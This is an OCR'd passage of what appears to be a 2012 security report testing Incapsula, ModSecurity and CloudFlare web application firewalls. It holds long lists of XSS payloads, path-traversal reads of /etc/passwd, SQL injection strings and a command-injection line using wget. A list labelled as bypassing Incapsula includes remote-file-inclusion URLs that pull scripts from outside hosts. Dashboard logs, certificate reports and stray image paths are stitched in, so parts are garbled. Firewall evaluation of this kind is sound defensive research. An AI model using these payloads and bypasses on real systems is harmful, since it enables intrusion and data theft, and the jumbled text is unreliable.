- /poc.php?x=<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
- /poc.php?x=<BODY BACKGROUND="javascript:alert('XSS')">
- /poc.php?x=<IMG DYN SRC="javascript:alert('XSS')">
- /poc.php?x=<IMG LOW SRC="javascript:alert('XSS')">
- /poc.php?x=<STYLE>li {list-style-image: url("javascript:alert('XSS')");}</STYLE><UL><LI>XSS</br>
- /poc.php?x=<BODY ONLOAD=alert('XSS')>
- /poc.php?x=<BG SOUND SRC="javascript:alert('XSS');">
- /poc.php?x=<LINK REL="stylesheet" HREF="javascript:alert('XSS');">
- /poc.php?x=<LINK REL="stylesheet" HREF="http://ha.ckers.org/xss.css">
- /poc.php?x=<IMG STYLE="xss:expr/*XSS*/ession(alert('XSS'))">
- /poc.php?x=<STYLE type="text/css">BODY{background:url("javascript:alert('XSS')");}</STYLE>
- /poc.php?x=<XSS STYLE="xss:expression(alert('XSS'))">
- /poc.php?x=<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
- /poc.php?x=<FRAMESET><FRAME SRC="javascript:alert('XSS');"></FRAMESET>
- /poc.php?x=<TABLE BACKGROUND="javascript:alert('XSS')">
- /poc.php?x=<TABLE><TD BACKGROUND="javascript:alert('XSS')">
- /poc.php?x=<DIV STYLE="background-image: url(javascript:alert('XSS'))">
- /poc.php?x=<BASE HREF="javascript:alert('XSS');//">
- /poc.php?x=<OBJECT TYPE="text/x-scriptlet" DATA="http://ha.ckers.org/scriptlet.html"></OBJECT>
- /poc.php?x=<EMBED SRC="http://ha.ckers.org/xss.swf" AllowScriptAccess="always"></EMBED>
- /poc.php?x=<XML ID="xss"><I><B><IMG SRC="javas<!-- -->cript:alert('XSS')"></B></I></XML>
- /poc.php?x=<SPAN DATASRC="#xss" DATAFLD="B" DATAFORMATAS="HTML"></SPAN>
- /poc.php?x=<META HTTP-EQUIV="Set-Cookie" Content="USERID=<SCRIPT>alert('XSS')</SCRIPT>">
- /poc.php?x=<SCRIPT a=">" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
- /poc.php?x=<SCRIPT>document.write("<SCRI");</SCRIPT>PT SRC="http://ha.ckers.org/xss.js"></SCRIPT>
-
/poc.php?x=window['\u0065\u0076\u0061\u006c']('\u0061\u006c\u0065\u0072\u0074\u0028\u0027\u0078\u0073\u0077\u0029') (javascript escape)
-
/poc.php?x=%3Cimg%20src%3D%271.1.1.1%27%20onerror%3D%26%23106%3B%26%2397%3B%26%23118%3B%26%2397%3B%26%23115%3B%26%2399%3B%26%23114%3B%26%23105%3B%26%23112%3B%26%23116%3B%26%2358%3B%26%2397%3B%26%231
```


Incapsula LFI/RFI bypass list:

```
- /poc.php?cmd2=http://google.com?  
- /poc.php?cmd=cat%20\etc\passwd  
- /poc.php?cmd2=http://dni.destr0y.net/x.txt  
- /poc.php?cmd2=http://96.8.122.139/x.php?????????
```

Incapsula LFI/RFI block list:

```
- /webgrind/index.php?file=%2F%65%74%63%2F%70%61%73%73%77%64&op=%66%69%6C%65%76%69%65%77%65%72  
- /webgrind/index.php?file=//etc/passwd&op=fileviewer  
- /test.php?secret_file=../../../../../../../../../../../../etc/passwd  
- /webgrind/index.php?file=//etc/passwd&op=fileviewer  
- /test.php?secret_file=/etc/issue
```



ModSecurity XSS block list:

```
- /poc.php?x=%22%3E%3Cscript%3Ealert%28%29;%3C/script%3E  
- /poc.php?x=%3Ca%20href=%22http://google.com%22%3Etest%3C/a%3E  
- /poc.php?x=%3CA%20HREF=%22http://www.google.com%22%3EXSS%3C/A%3E  
- /poc.php?x=%3CA%20HREF=%22http://1113982867/%22%3EXSS%3C/A%3E (dword)  
- /poc.php?x=%3CA%20HREF=%22http://0102.0146.0007.00000223/%22%3EXSS%3C/A%3E (octal)  
- /poc.php?x=%3CA%20HREF=%22http://0x42.0x0000066.0x7.0x93/%22%3EXSS%3C/A%3E  
- /poc.php?x=%3CMETA%20HTTP-EQUIV=%22refresh%22%20CONTENT=%220;url=javascript:alert%28%27ZSL%27%29;%22%3E  
- /poc.php?x=%3CMETA%20HTTP-EQUIV=%22refresh%22%20CONTENT=%220;url=data:text/html%20base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K%22%3E  
- /poc.php?x=%3CMETA%20HTTP-EQUIV=%22refresh%22%20CONTENT=%220;%20URL=http://google.com%22%3E  
- /poc.php?x=%3CIMG%20SRC=%22javascript:alert%28%22RSnake%20says,%20%27XSS%27%22%29%60%3E  
- /poc.php?x=%3CBODY%20BACKGROUND=%22javascript:alert%28%27XSS%27%29%22%3E  
- /poc.php?x=1%3Cdiv%20style%3Dwidth%3Aexpression%28prompt%281337%29%29%3E  
-  
/poc.php?x=%3E%3C/SCRIPT%3E%22%3E%27%3E%3CSCRIPT%3Ealert%28String.fromCharCode%28888,83,83%29%29%3C/SCRIPT%3E  
- /poc.php?x=%3CBG SOUND%20SRC=%22javascript:alert%28%27XSS%27%29;%22%3E  
- /poc.php?x=%3CLINK%20REL=%22stylesheet%22%20HREF=%22javascript:alert%28%27XSS%27%29;%22%3E  
- /poc.php?x=%3C/TITLE%3E%3CSCRIPT%3Ealert%28%22XSS%22%29;%3C/SCRIPT%3E  
-  
/poc.php?x=window[%27\u0065\u0076\u0061\u006c%27]%28%27\u0061\u006c\u0065\u0072\u0074\u0028\u0027\u0078\u0073\u0027\u0029%20%28javascript%20escape%29  
-  
/poc.php?x=%3CSCRIPT%3Edocument.write%28%22%3CScri%22%29;%3C/SCRIPT%3EPT%20SRC=%22http://ha.ckers.org/xss.js%22%3E%3C/SCRIPT%3E  
- /poc.php?x=%3E%3Cp%3E%3Ca%20href=%t%3Eonload!#$%&%28%29*~+_-.,:;@[|\\]^%60=waddupa%28%29;%22%3E  
- /poc.php?x=%3Ciframe%20src=http://ha.ckers.org/scriptlet.html%20%3C  
- /poc.php?x=%27%27;!--%22%3CXSS%3E=&{%28%29}  
- /poc.php?x=%3CIMG%20SRC=%22jav&#x09;ascript:alert%28%27XSS%27%29;%22%3E  
- /poc.php?x=%3CBR%20SIZE=%22&{alert%28%27XSS%27%29}%22%3E  
-  
/poc.php?x=%3CIMG%20SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29%3E  
- /poc.php?x=%x61\x6c\x65\x72\x74\x28\x27\x58\x53\x53\x27%29  
- /test.php?secret_file=%0D%0A%00  
- /poc.php?x=%3C/h2%3E%3Cinput%20onfocus=prompt%28%27ZSL%27%29;%20autofocus%3E  
- /poc.php?x=%3C/h2%3E%3Cinput%20onfocus=prompt%28%27ZSL%27%29;%20autofocus%3E  
- /poc.php?x=%3C/h2%3E%3Cbody%20oninput=alert%281%29%3E%3Cinput%20autofocus%3E  
-  
/poc.php?x=%3C/h2%3E%3Cobject%20data=%22data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTWvc2NyaXB0Pg==%22%3E%3C/object%3E  
- /poc.php?x=<embed src="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTWvc2NyaXB0Pg=="></embed>
```


ModSecurity LFI/RFI block list:

```
- /poc.php?cmd2=/etc/passwd
- /test.php?secret_file=%252fetc%252fpasswd
- /test.php?secret_file=//etc//passwd
- /poc.php?cmd=cat%20/etc/issue
- /poc.php?cmd=cat%20/etc/resolv.conf
- /poc.php?cmd=wget%20http://www.zeroscience.mk/images/labzs.jpg;%20id
- /poc.php?cmd2=..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd%00
- /poc.php?cmd2=../../../../../../../../../../../../etc/passwd
- /test.php?secret_file=../../../../../../../../../../../../etc//passwd
- /test.php?secret_file=/etc///passwd
- /test.php?secret_file=cat%20/etc/resolv.conf
- /test.php?secret_file=/etc/issue
- /poc.php?cmd2=http://dni.destr0y.net/x.txt?
- /poc.php?cmd2=http://96.8.122.139/x.php??????????
```

CloudFlare additional images:



v/cloudflare-apps?z=usbvault.com

[IT Forum] [devART] [Blog] [SecTube] [CXSec] [OSVDB] [PacketStorm] [SecFocus] [Secunia] [YouTube] [IMDb] [Facebook] [Twitter]

Saving the world, 60 minutes every 365 days at a time. [Configure](#)

ExceptionHub [Learn More](#) | [Terms of Service](#)

ExceptionHub tracks all JavaScript errors that happen on your site and provides clean stack traces to help you debug them.

Setup >

Experimently [Learn More](#) | [Terms of Use](#)

Experiment.ly Free Heat Maps and Website Optimization

Off

Favris [Learn More](#) | [favris.info](#)

by the United Task Co. team, Kecské, Bence, Lepi and Hagyma
Favris turns your favicon into a small tribute to the world's favorite block game.

Off

GamaSec [Learn More](#) | [Terms of service](#)


The GamaSec Application Vulnerability Scanner identifies application vulnerabilities (e.g. Cross Site Scripting (XSS), SQL injection, Code Inclusion, etc.) as well as site exposure risks.

Configure >

Google Analytics [Learn More](#) | [Terms of Service](#)


CloudFlare can ensure Google Analytics is installed on all your pages (even error pages).

Setup >



Custom error preview failed

- You submitted the fake CAPTCHA! CloudFlare loves you.



Certificate Details

Common Name	www.cloudflare.com
Alternative Names	www.cloudflare.com cloudflare.com
Subject Name	commonName=www.cloudflare.com organizationName=CloudFlare, Inc. organizationalUnitName=Internet Security and Acceleration streetAddress=655 3rd St. localityName=San Francisco stateOrProvinceName=California 
Serial Number	1121E7BD40C95DC6324008C8B2984E462C8C
Valid From	Tue, 04 Dec 2012 13:37:49 GMT
Valid To	Thu, 05 Dec 2013 13:37:49 GMT (Expires in 342 days)
Key	RSA (2048-bit)
Signature	SHA-1 / RSA
Issuer Name	commonName=GlobalSign Extended Validation CA - G2 organizationName=GlobalSign nv-sa countryName=BE 
Issuer Brand	GlobalSign
Validation Type	Extended Validation (EV)
Trusted by Microsoft?	Yes
Trusted by Mozilla?	Yes

Server Details

Software	cloudflare-nginx
IP Address	108.162.200.73
Port	443
Hostname	Unknown
Clock	Fri, 28 Dec 2012 04:13:12 GMT (Accurate)

Protocol Versions

TLS v1.2	Supported
TLS v1.1	Supported
TLS v1.0	Supported
SSL v3.0	Supported
SSL v2.0	Not Supported



Protocol Features / Problems

Secure Renegotiation (Server-initiated)	Supported
Secure Renegotiation (Client-initiated)	Not Supported
Legacy Renegotiation (Client-initiated)	Not Supported
TLS Extension Intolerant?	No

Cipher Suites Enabled

Name (ID)	Key Size (in bits)
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (0xC027)	128
TLS_RSA_WITH_AES_128_GCM_SHA256 (0x9C)	128
TLS_ECDHE_RSA_WITH_RC4_128_SHA (0xC011)	128
TLS_RSA_WITH_RC4_128_SHA (0x5)	128
TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xC030)	256
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (0xC028)	256
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xC014)	256

Incapsula additional images:

Report for: my.incapsula.com	
Certificate Details	
Common Name	incapsula.com
Alternative Names	incapsula.com cdad.trident.edu newportaquarium.com spiritclips.com www.yamaha-motor.co.th
Subject Name	commonName=incapsula.com organizationName=Incapsula Inc localityName=Dover stateOrProvinceName=Delaware countryName=US 
Serial Number	1121DEBFABA51742203690FFAC35E2DF86F6
Valid From	Thu, 06 Dec 2012 23:53:34 GMT
Valid To	Sat, 19 Oct 2013 15:08:02 GMT (Expires in 295 days)
Key	RSA (2048-bit)
Signature	SHA-1 / RSA
Issuer Name	commonName=GlobalSign Organization Validation CA - G2 organizationName=GlobalSign nv-sa countryName=BE 
Issuer Brand	GlobalSign
Validation Type	Organizational Validation (OV)
Trusted by Microsoft?	Yes
Trusted by Mozilla?	Yes
Server Details	
Software	nginx
IP Address	199.83.130.99
Port	443
Hostname	199.83.130.99.ip.incapdns.net
Clock	Fri, 28 Dec 2012 04:08:31 GMT (Accurate)
Protocol Versions	
TLS v1.2	Supported
TLS v1.1	Supported
TLS v1.0	Supported
SSL v3.0	Supported
SSL v2.0	Not Supported
Protocol Features / Problems	
Secure Renegotiation (Server-initiated)	Supported
Secure Renegotiation (Client-initiated)	Supported
Legacy Renegotiation (Client-initiated)	Unknown
TLS Extension Intolerant?	No
Cipher Suites Enabled	
Name (ID)	Key Size (in bits)
TLS_RSA_WITH_AES_256_GCM_SHA384 (0x9D)	256
TLS_RSA_WITH_AES_256_CBC_SHA256 (0x3D)	256
TLS_RSA_WITH_AES_256_CBC_SHA (0x35)	256
TLS_RSA_WITH_CAMELLIA_256_CBC_SHA (0x84)	256
TLS_RSA_WITH_3DES_EDE_CBC_SHA (0xA)	168

253#time_range=last_7_days&tab=threats§ion=settings&settings_section=settings_section_access

Forum | devART | Blog | SecTube | CX | CXSec | OSVDB | PacketStorm | SecFocus | Secunia | YouTube | IMDb | Facebook

Bot Access Control

General

- All Good Bots (like Google and Pingdom) will be allowed to access your site [Good Bots... \(162\)](#)
- Block Bad Bots (like comment spammers and scanners) known to Incapsula [Also block...](#)
- Require all other Suspected Bots to pass a CAPTCHA test [Add exception](#)

[Visit BotoPedia - Incapsula's Bot Directory](#)

Whitelist Rules for URL

Whitelist specific IPs, URLs, Countries and Visitor Types for this rule.
Choose an item you would like to whitelist from the dropdown, enter its value and click add.
• You can add one or more value for each type
• You can add complex whitelist rules by adding values for multiple types (e.g., IP and URL)

Add whitelist rule on **URL** **Add**

- URL
- IP
- Country
- Visitor

Confirm **Cancel**


Close

Block IPs **Add**

Enter single IPs, IP ranges or subnets. [Add exception](#)

Whitelist Specific Sources

Whitelist IPs **Add**



00253#time_range=last_7_days&tab=events§ion=visits

Forum [devART] [Blog] [SecTube] [CXSec] [OSVDB] [PacketStorm] [SecFocus] [Secunia] [YouTube] [IMDb] [Facebook]

incapsula.zeroscience.mk Dashboard Events Settings

Current time: 26 Dec 2012 00:52 UTC Time Frame: Last 7 Days

Visitor Type	Time	Client Details	Event Details
<input checked="" type="checkbox"/> Bot <input type="checkbox"/> Human <input type="checkbox"/> Click Bot	25 Dec 2012	Bot (Unclassified) from Macedonia	3 [redacted] 11 2 page views 4 hits Supports Cookies Entry Page: /wp/wp-content/plugins/webplayer/playlist.php User Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0) 2 SQL Injection
<input checked="" type="checkbox"/> SQL Injection <input checked="" type="checkbox"/> Cross Site Scripting <input checked="" type="checkbox"/> Illegal Resource Access	25 Dec 2012	Bot (Unclassified) from Macedonia	3 [redacted] 11 1 page views 2 hits Entry Page: /wp/wp-content/plugins/webplayer/playlist.php User Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0) 1 SQL Injection
<input type="checkbox"/> Bad Bots <input type="checkbox"/> CAPTCHA (Fail) <input type="checkbox"/> CAPTCHA (Pass) <input type="checkbox"/> Blocked Country	25 Dec 2012	Acunetix Web Vulnerability Scanner (Vulnerability Scanner) from Macedonia	3 [redacted] 11 112 page views 112 hits Supports Cookies Entry Page: /poc.php User Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0) 4 Cross Site Scripting 3 Illegal Resource Access Bad Bots
<input checked="" type="checkbox"/> Macedonia	25 Dec 2012	Bot (Unclassified) from Macedonia	3 [redacted] 11 426 page views 427 hits Supports Cookies Entry Page: /zenphoto/NUJLWzk User Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0) 4 Cross Site Scripting 2 Illegal Resource Access Bad Bots
<input checked="" type="checkbox"/> Acunetix Web Vulnerability Scanner	25 Dec 2012	Bot (Unclassified) from Macedonia	3 [redacted] 11 502 page views 518 hits Supports Cookies Entry Page: /wp/AgaGUyB8 User Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0) 4 Cross Site Scripting 2 Illegal Resource Access
<input type="checkbox"/> Incident ID	25 Dec 2012	Bot (Unclassified) from Macedonia	3 [redacted] 11 920 page views 920 hits No cookie support JavaScript Test Failed Entry Page: incapsula.zeroscience.mk/ User Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0) 4 Illegal Resource Access CAPTCHA (Fail) Suspected Bots
<input type="checkbox"/> 840044600222266...	25 Dec 2012	Bot (Unclassified) from Macedonia	3 [redacted] 11 528 page views 535 hits Supports Cookies Entry Page: /webgrind/ User Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0) 4 Cross Site Scripting 2 Illegal Resource Access
	25 Dec 2012	Bot (Unclassified) from Macedonia	3 [redacted] 11 First Visit: 15 days ago 1 page views 2 hits Supports Cookies Entry Page: /poc.php User Agent: Mozilla/5.0 (Windows NT 6.1; rv:17.0) Gecko/20100101 Firefox/17.0

URL: /poc.php (GET)
Status: Blocked by security rules
Query String: ?Search=999999.9%20union%20all%20select%200x31303235343830303536--

SQL Injection (Request blocked)
Attempted on: request parameter Search
Threat pattern: 999999.9 union all select 0x31303235343830303536--
[Add to whitelist](#)

SQL Injection

URL: /poc.php (GET)
Status: Blocked by security rules
Query String: ?Search=999999.9%20union%20all%20select%200x31303235343830303536%2c0x31303235343830303536--

SQL Injection
Attempted on: request parameter Search
Threat pattern: 999999.9 union all select 0x31303235343830303536,0x31303235343830303536--
[Add to whitelist](#)

SQL Injection

URL: /poc.php (GET)
Status: Session blocked (IP was flagged)
Query String: ?Search=999999.9%20union%20all%20select%200x31303235343830303536%2c0x31303235343830303536%2c0x...

+

URL: /poc.php (GET)
Status: Session blocked (IP was flagged)
Query String: ?Search=999999.9%20union%20all%20select%200x31303235343830303536%2c0x31303235343830303536%2c0x...

+

URL: /poc.php (GET)
Status: Session blocked (IP was flagged)
Query String: ?Search=999999.9%20union%20all%20select%200x31303235343830303536%2c0x31303235343830303536%2c0x...

+

incapsula.zeroscience.mk/poc.php?cmd2=http://google.com

[CentralOps](#) | [\[0-S\]](#) | [Exploit-DB](#) | [\[IT\]](#) | [\[IT Forum\]](#) | [devART](#) | [Blog](#) | [\[SecTube\]](#) | [CX](#) | [CXSec](#) | [\[OSVDB\]](#) | [\[PacketStorm\]](#) | [\[SecFocus\]](#) | [\[Secunia\]](#) | [\[YouTube\]](#) | [\[IT\]](#)

[Search](#) | [Images](#) | [Maps](#) | [Play](#) | [YouTube](#) | [News](#) | [Gmail](#) | [Drive](#) | [More](#)

- search - sql inj
 - cmd - rfi inj
 - cmd2 - lfi inj
 - x - xss parameter

LFI results-

Google

Advanced search
Language tools

[Advertising Programs](#) | [Business Solutions](#) | [+Google](#) | [About Google](#)
 © 2012 - [Privacy & Terms](#)

Tamper Data - Ongoing requests

Start Tamper Stop Tamper Clear Options Help

Filter Show All


Time	Duration	Total Duration	Size	Method	Status	Content Type	URL	Load Flags
1:21:48.643	0 ms	0 ms	unknown	GET	pending	unknown	http://r1---sn-j5...	LOAD_NORMAL
1:22:09.265	n/a ms	n/a ms	unknown	GET	Cancelled	unknown	http://r1---sn-j5...	LOAD_NORMAL
1:22:11.168	n/a ms	n/a ms	unknown	GET	Cancelled	unknown	http://tc.v17.cac...	LOAD_NORMAL
1:22:12.531	n/a ms	n/a ms	unknown	GET	Cancelled	unknown	http://r1---sn-j5...	LOAD_NORMAL
1:22:13.225	n/a ms	n/a ms	unknown	GET	Cancelled	unknown	http://tc.v17.cac...	LOAD_NORMAL
1:22:13.838	n/a ms	n/a ms	unknown	GET	Cancelled	unknown	http://s.youtube...	LOAD_NORMAL
1:22:14.304	n/a ms	n/a ms	unknown	GET	Cancelled	unknown	http://s.youtube...	LOAD_NORMAL
1:22:14.681	n/a ms	n/a ms	unknown	GET	Cancelled	unknown	https://2-act.ch...	LOAD_BACKGROUND
1:22:25.124	n/a ms	n/a ms	unknown	GET	Cancelled	unknown	https://2-act.ch...	LOAD_NORMAL
1:22:26.291	n/a ms	n/a ms	unknown	GET	Cancelled	unknown	https://2-act.ch...	LOAD_BACKGROUND
1:22:30.201	473 ms	23824 ms	203	GET	200	text/html	http://incapsula...	VALIDATE_ALWAYS LOAD_DO...
1:22:38.669	n/a ms	n/a ms	unknown	GET	Cancelled	unknown	https://2-act.ch...	LOAD_NORMAL

Request Header Name	Request Header Value	Response Header Name	Response Header Value
Host	incapsula.zerosecience.mk	Status	OK - 200
User-Agent	"> <script> alert(1); </script>	Date	Wed, 26 Dec 2012 00:24:52 GMT
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	Server	Apache
Accept-Language	en-US,en;q=0.5	Vary	Accept-Encoding
Accept-Encoding	gzip, deflate	Content-Encoding	gzip
Connection	keep-alive	Content-Length	203
Cookie	__utma=218075805.1169896500.1354830246.1356466645.1356473548.79; __ut...	Keep-Alive	timeout=10, max=30
Cache-Control	max-age=0	Connection	Keep-Alive
		Content-Type	text/html
		Set-Cookie	incap_ses_86_29640=qEKKM6b/azBeSxt59IsxAdND2IAAAAAA9P3iSNsWJGB...
		X-Info	9-19846134-19846135 NNNY CT(154 -1 0) RT(1356481491539 1) q(0 0 1 0) r(...
		X-CDN	Incapsula

incapsula.zerosecience.mk/poc.php?z=</h2>

PoC:

- search - sql inj
- cmd - rfi inj
- cmd2 - lfi inj
- x - xss parameter



Tamper Data - Ongoing requests

Start Tamper Stop Tamper Clear Options Help

Filter Show All

Time	Duration	Total Duration	Size	Method	Status	Content Type	URL	Load Flags
1:22:14.304	n/a ms	n/a ms	unknown	GET	Cancelled	unknown	http://s.you...	LOAD_NORMAL
1:22:14.681	n/a ms	n/a ms	unknown	GET	Cancelled	unknown	https://2-ac...	LOAD_BACKGROUND
1:22:25.124	n/a ms	n/a ms	unknown	GET	Cancelled	unknown	https://2-ac...	LOAD_NORMAL
1:22:26.291	n/a ms	n/a ms	unknown	GET	Cancelled	unknown	https://2-ac...	LOAD_BACKGROUND
